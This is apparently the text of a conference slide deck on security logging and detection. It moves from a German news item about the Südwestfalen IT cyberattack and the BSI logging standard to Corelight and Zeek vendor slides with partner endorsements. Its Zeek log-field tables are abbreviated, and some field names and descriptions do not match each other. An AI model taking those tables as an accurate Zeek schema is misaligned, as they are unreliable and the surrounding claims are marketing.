Stand: 16.11.2023 17:01 Uhr

Bis zu 103 Kommunen seien laut Siegens Bürgermeister Steffen Mues vom Cyberangriff auf die Südwestfalen IT in Hemer betroffen - rund 30 mehr als bisher angenommen. Die Verwaltungen in den Kreisen Siegen-Wittgenstein und Olpe seien am stärksten betroffen.

...und Zielsetzung

Auskunftsfähigkeit



Angriffserkennung



Ein kreativer Job?

- Verschiedenste Vorgaben und Empfehlungen für Protokollierung sind vorhanden
- Ein Ausgleich zwischen Datenerhebung und Datenschutz muss gefunden werden
- Organisationen und Prozesse müssen den neuen Herausforderungen angepasst werden



Ein kreativer Job?

- Detektion, Reaktion und Prävention:
Wie genau ist die eigene IT bekannt?
- Welche spezifischen Faktoren können zur Detektion beitragen, was sind relevante Use Cases?
- Wie viele Personen werden für diese Aufgaben zusätzlich benötigt?
- **Wo fange ich an?**






Bundesamt für Sicherheit in der Informationstechnik

Mindeststandard des BSI zur
Protokollierung und Detektion von
Cyber-Angriffen

Iterativ ans Ziel

- Sensibilisieren der Mitarbeiter für Protokollierung / Detektion
- Priorisieren: Quick-Wins in der Protokollierung berücksichtigen
- Zentralisieren der Protokollierungsdaten zur Herstellung der Auskunftsfähigkeit und Detektion



Iterativ ans Ziel

- Absichern, ggf. Abschotten der Protokollierungssysteme
- Normalisieren von Protokolldaten entscheidet über Verwendbarkeit - offene Formate verwenden
- Standardisierte Methodik zum Einsatz von Detektoren - offene Formate verwenden




Iterativ ans Ziel

- Bekannte Schwachstelleninformationen mit den Protokolldaten abgleichen - offene Formate verwenden
- Identitäten, Systeme und Daten nach Schutzbedarf klassifizieren und überwachen
- Prozesse und organisatorische Maßnahmen etablieren



Iterativ ans Ziel

- Erste Erfahrungen mit zentraler Protokollierung zu sinnvollen Kosten - Open-source
- Erweiterung und Produktauswahl für eine langfristige Strategie auf Basis eigener Erfahrungen



Friedrich von Jagwitz

fvj@graylog.com



Graylog Open Source: <https://graylog.org/products/source-available/>

Dankeschön



Richard Wieneke - Regional Sales Director
Timo Jobst - Systems Engineer


NETWORK DETECTION AND RESPONSE

Open NDR Platform | on premise - Cloud - SaaS



WHY CORELIGHT



- Industry's fastest growing network and detection response company.
- Founders and maintainers of open source Zeek, the world's most widely deployed network security monitoring tool with over 10,000 deployments.
- Deployed by large enterprises across finance, healthcare, tech, IT/OT as well as government agencies - at scales of up to 1 Tbps.
- Dedicated Technical Account Manager (TAM) and industry recognized customer support/success
- Tool of choice for elite defenders:
 - Only NDR vendor used by CrowdStrike and Mandiant IR teams.
 - Embedded technology in Microsoft Defender Endpoints.
 - Used in both the BlackHat NOC and Splunk's Boss of the SOC.



2023 CRN Top 100 Security Vendor
2023 CRN Top 20 Coolest Security Companies
2023 Enterprise Security Tech Winner
2023 Cyber Security Tech Winner
2023 Global InfoSec NDR Category Winner
2023 Forrester Strong Performer (NAV WAVE)



SUNBURST was the wake-up call for all SOC team



Threat Hunting with also known as “Bro”



Zeek has a long history in the open source and digital security worlds. Vern Paxson began developing the project in the 1990s under the name “Bro” as a means to understand what was happening on his university and national laboratory networks. Vern and the project’s leadership team renamed Bro to Zeek in late 2018 to celebrate its expansion and continued development.

- 60+ log files provided by default
- 3,000+ underlying network events tracked
- 10,000+ deployments worldwide
- 5,500+ GitHub stars
- 20+ years of federally-funded R&D
- 240+ community-contributed packages

Example:

[Previous](#) [Next](#)

Zeek Datatypes

As a network monitoring system Zeek has its focus on networks and includes some data types specifically helpful when working with networks.

- `time` - an absolute point in time. The built-in function `network_time` returns Zeek's notion of `now` (which is derived from the packets it analyzes). The only way to create an arbitrary time value is via the `double_to_time(d)`, with `d` being a variable of type `double` representing seconds since the UNIX epoch.

```
main.zeek + Add File
1 event zeek_init()
2 {
3   print "Time to figure out why Zeek is special!";
4 }
5
6
```

<https://try.zeek.org>

Zeek outputs dozens of logs, hundreds of data elements

conn.log | IP, TCP, UDP, ICMP connection details

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of first packet
uid	string	Unique identifier of connection
id	record	Connection's 4-tuple of endpoint addresses
conn_id	string	Connection ID
proto	enum	Transport layer protocol of connection
service	string	Application protocol ID sent over connection
duration	interval	How long connection lasted
orig_bytes	count	Number of payload bytes originator sent
resp_bytes	count	Number of payload bytes responder sent
conn_state	string	Connection state (see <code>conn.log > conn_state</code>)
local_orig	bool	Value=T if connection originated locally
local_resp	bool	Value=T if connection responded locally
missed_bytes	count	Number of bytes missing (packet loss)
history	string	Connection state history (see <code>conn.log > history</code>)
orig_pkts	count	Number of packets originator sent
orig_ip_bytes	count	Number of originator IP bytes (via IP total_length header field)
resp_pkts	count	Number of packets responder sent
resp_ip_bytes	count	Number of responder IP bytes (via IP total_length header field)
tunnel_parents	table	If tunneled, connection UID of encapsulating parent(s)
orig_ip_addr	string	Link-layer address of originator
resp_ip_addr	string	Link-layer address of responder
vlan	int	Outer VLAN for connection
inner_vlan	int	Inner VLAN for connection

http.log HTTP request/response details

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the HTTP request
uid	string	Unique identifier of the connection
method	string	HTTP method (GET, POST, HEAD, etc.)
uri	string	URI of the request
status	string	HTTP status code
headers	table	HTTP headers
body	string	HTTP body

dns.log DNS query/response details

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the DNS query
uid	string	Unique identifier of the connection
query	string	DNS query
response	string	DNS response

radius.log RADIUS authentication attempts

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the authentication attempt
uid	string	Unique identifier of the connection
username	string	Username
password	string	Password

notice.log Logged notices

FILE	TYPE	DESCRIPTION
ts	time	Timestamp of the notice
uid	string	Unique identifier of the connection
notice	string	Notice text

smtp.log SMTP transactions

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the SMTP transaction
uid	string	Unique identifier of the connection
sender	string	SMTP sender
recipient	string	SMTP recipient

software.log Software framework IDs

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the software framework ID
uid	string	Unique identifier of the connection
framework	string	Software framework ID

x509.log SSL certificate details

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the SSL certificate
uid	string	Unique identifier of the connection
issuer	string	SSL issuer
subject	string	SSL subject

files.log File analysis results

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the file analysis
uid	string	Unique identifier of the connection
file	string	File name
size	count	File size

kerberos.log Kerberos authentication

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the Kerberos authentication
uid	string	Unique identifier of the connection
client	string	Kerberos client
server	string	Kerberos server

ssh.log SSH handshakes

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the SSH handshake
uid	string	Unique identifier of the connection
client	string	SSH client
server	string	SSH server

ssl.log SSL handshakes

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the SSL handshake
uid	string	Unique identifier of the connection
client	string	SSL client
server	string	SSL server

syslog.log Syslog messages

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the syslog message
uid	string	Unique identifier of the connection
priority	string	Syslog priority
message	string	Syslog message

socks.log SOCKS proxy requests

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the SOCKS proxy request
uid	string	Unique identifier of the connection
method	string	SOCKS method
server	string	SOCKS server

dhcp.log DHCP lease activity

FILE	TYPE	DESCRIPTION
ts	time	Timestamp of the DHCP lease activity
uid	string	Unique identifier of the connection
ip	string	IP address
mac	string	MAC address



Zeek provides the best Network Metadata for Elite Defender


Train and Certify Manage Your Team

Home > Webcasts > The Power of Open-Source Zeek (formerly Bro)

The Power of Open-Source Zeek (formerly Bro)

 Thursday, 01 Apr 2021 1:00PM EDT (01 Apr 2021 17:00 UTC)  Speaker: John Gamble



Open-source Zeek (formerly Bro) is one of network security's best kept secrets. Deployed out-of-band by thousands of the world's top blue teams, Zeek transforms raw network traffic into rich protocol logs, extracted files, and custom behavioral insights. Zeek data provides 'rocket fuel' for incident responders and threat hunters alike so they can make lightning-fast sense of their traffic and track adversaries across port and protocol, even when it's encrypted.

 | Tech Community Community Hubs Blogs Events Microsoft Learn Lounge

Home > Security, Compliance, and Identity > Microsoft Defender for Endpoint Blog > New network-based detections and improved device discovery using Zeek

[Back to Blog](#) < [Newer Article](#) [Older Article](#) >

New network-based detections and improved device discovery using Zeek

By  [Elad Solomon](#)
Published Nov 28 2022 05:00 AM 👁 151K Views 

Organizations are finding network-based attacks becoming an increasingly popular way of infiltrating systems because they often leave minimal traces on source and target devices. [At Microsoft Ignite 2022, we announced partnering with Zeek](#), an open-source network security monitoring platform, and its corporate sponsor, Corelight, to help security teams combat these attacks more effectively. As a result, [Zeek](#) is now integrated as a component within Microsoft Defender for Endpoint.

The integration of Zeek into Microsoft Defender for Endpoint provides new levels of network analysis capabilities based on deep inspection of network traffic powered by Zeek, a powerful open-source network analysis engine that allows researchers to tackle sophisticated network-based attacks in ways that weren't possible before. Administrators onboarding endpoints to Defender for Endpoint can now monitor inbound and outbound traffic with a novel engine that is capable of:

- Session Awareness** - Being able to aggregate network protocol data across an entire TCP/UDP session, such as NTLM and Kerberos authentications, SSH sessions, FTP connections, and RPC. These aggregated protocol insights provide much richer metadata and extracted payloads that can be used to enhance the detection capabilities of network-based attacks, as well as the passive classification of discovered devices.
- Dynamic Protocol Detection** - Being able to detect attacks even on non-default ports, a common pattern attackers use to hide their network traffic.
- Dynamic Scripting Content** - Being able to add new detections on the fly using Zeek scripts, backed by a wide community of security advocates. This unlocks the ability to react to emerging network-based threats such as Log4Shell and PrintNightmare at unprecedented speed. In a reality where new vulnerabilities are discovered on a weekly basis, this is a true game changer.


While Zeek has been around for over 20 years, the software has traditionally run on Unix-like operating systems such as Linux, FreeBSD, and macOS. As part of the new partnership between Microsoft and Corelight, we extended Zeek to support Windows-based systems. This is a non-trivial engineering effort - which [we are excited to contribute back to the open-source community](#).

Supercharging Defender for Endpoint with Zeek

The integration of Zeek into Microsoft Defender for Endpoint provides a powerful ability to detect malicious activity in a way that enhances our existing endpoint security capabilities, as well as enables a more accurate and complete discovery of endpoints & IoT devices.

Using Zeek, Defender for Endpoint will collect network events used for detections, posture and device discovery and will adhere to the Microsoft privacy practices that Defender for Endpoint upholds today.

The best Incident Response Teams using Corelight



CROWDSTRIKE Products Services Why CrowdStrike? Learn Company Try Buy

Why choose CrowdStrike?

CrowdStrike and CrowdXDR Alliance partner Corelight, natively integrate to provide unified technology to deliver network detection and response with complete visibility to network intrusions, lateral movements, and cyber attacks across endpoints, identities and unprotected network devices.

CrowdStrike unified XDR platform


CrowdStrike Falcon Insight XDR delivers a unified view of threat detections across endpoints, identities and network traffic (powered by Corelight).

Corelight Open NDR technology

Corelight Open NDR technology integrates with Falcon Insight XDR to provide complete network visibility and close gaps in network intrusions, including IoT and ICS environments.

CrowdStrike expert threat hunting

CrowdStrike expert threat hunters take advantage of correlated high-fidelity security telemetry with Falcon Intelligence to accelerate the investigation of a cyber attack.



MANDIANT Platform Solutions Intelligence Services Resources Company

Confidently detect and respond with support from Mandiant Managed Defense

Mandiant Intel Grid™

Mandiant Managed Defense

- 24/7 Monitoring**
 - Expert-led investigation
 - Expert Recommendations
 - Prioritized investigation
 - Alert Triage and Escalation
- Attacker Behavior Investigation & Analysis**
 - Initial Access
 - Exfiltration
 - Persistence
 - Privilege Escalation
 - Lateral Movement
- Advanced Detection & Hunting**
 - Expert Hunting
 - Automated Hunting
 - Active Breach Monitoring
- Response & Remediation**
 - Managed Rapid Response
 - Remote Containment
 - Retrospective & Consultation

Expertise and Intelligence

SIEM Endpoint Network Cloud Operational Technology

Trellix Helix, Trellix Endpoint Security, Microsoft Defender for Endpoint, Trellix Network Security, Trellix Email Security, Clarity, Nazomi

"I'm excited to support our strengthened partnership with Corelight," said **Marshall Heilman, CTO of Mandiant**. "Corelight's products are based on battle-tested open source technology deployed in some of the world's most critical environments. Their detection and network analytics capabilities will enable our Managed Defense and Incident Response businesses to identify and resolve incidents faster and more accurately. In addition, Corelight's integration across our Chronicle SecOps suite helps our customers maximize the value from our mission-focused organizations, with the incorporation of streamlined detections and solutions that are budget friendly for organizations of all sizes."

ELITE DEFENDERS LEVERAGE OUR PLATFORM

OPEN NDR PLATFORM

Transform network and cloud telemetry to detect suspicious behaviors and disrupt future attacks.

Complete platform includes:

- AI/ML workflow automation
- Intrusion detection
- Network security monitoring
- Packet Capture


Available on-prem, in the cloud or via SaaS.

TOP USE CASES

1. MITRE coverage and detection initiatives
2. Tech stack modernization and consolidation
3. SOC automation + efficiency
4. XDR/SOC triad strategy implementation
5. Zero Trust + Compliance monitoring

TOP CUSTOMER OUTCOMES

1. Accelerate Incident Response
2. Improve detection coverage and accuracy
3. Expand network + cloud visibility
4. Improve operational efficiency



Centralized alerting and intelligence




THE CORELIGHT OPEN NDR PLATFORM




AUTOMATION

- AI-assisted investigation
- Alert tuning and triage
- 1-click pivots from alerts to logs to files to PCAP
- Alert aggregation, including IDS
- Integrated with existing SOC tooling and workflows



ANALYTICS

- Machine learning, behavioral models, signatures and queries
- 75 MITRE ATT&CK TTPs across Recon, C2, lateral movement, exfil
- Attacker tooling and technique detections



EVIDENCE



- Interlinked data for a single of truth across port and protocol
- 100s of unique insights for encrypted traffic, applications and entities
- Compact format allows for storage of months and years worth of data
- Single architecture delivers NSM, IDS and PCAP functionality



SENSORS

- Monitor low speed to high-speed (100 Gbps) with a 1U Sensor
- Centralized sensor management
- Virtual, cloud and physical sensors provide complete coverage

Corelight natively integrates



Collections: Behavioral analytics, detections and insights



CORE



Log enrichment, additional detections, and data reduction capabilities

ENCRYPTED TRAFFIC



Insights into encrypted traffic

C2



Detections of command and control activity

ENTITY



Identify, detect, and aggregate entity information

ZEEK COMMUNITY



Third party Zeek package support

CUSTOM SCRIPTS




Full support for the Zeek scripting language

Extending visibility through our new ICS/OT collection

- BACnet: Protocol for building automation and control systems
- DNP3: Protocol for utility industry control system communication
- Ethercat: High-speed industrial Ethernet protocol for real-time control
- Ethernet/IP and CIP: Protocols for industrial automation and device integration
- Modbus: Widely used protocol for serial communication between devices
- PROFINET: Ethernet-based protocol for industrial automation and process control
- S7Comm: Siemens' protocol for communication with S7 programmable logic controllers
- TDS: Tabular Data Stream, a protocol used by Microsoft SQL Server for database communication

<https://corelight.com/blog/extending-visibility-with-new-ics-ot-collection>

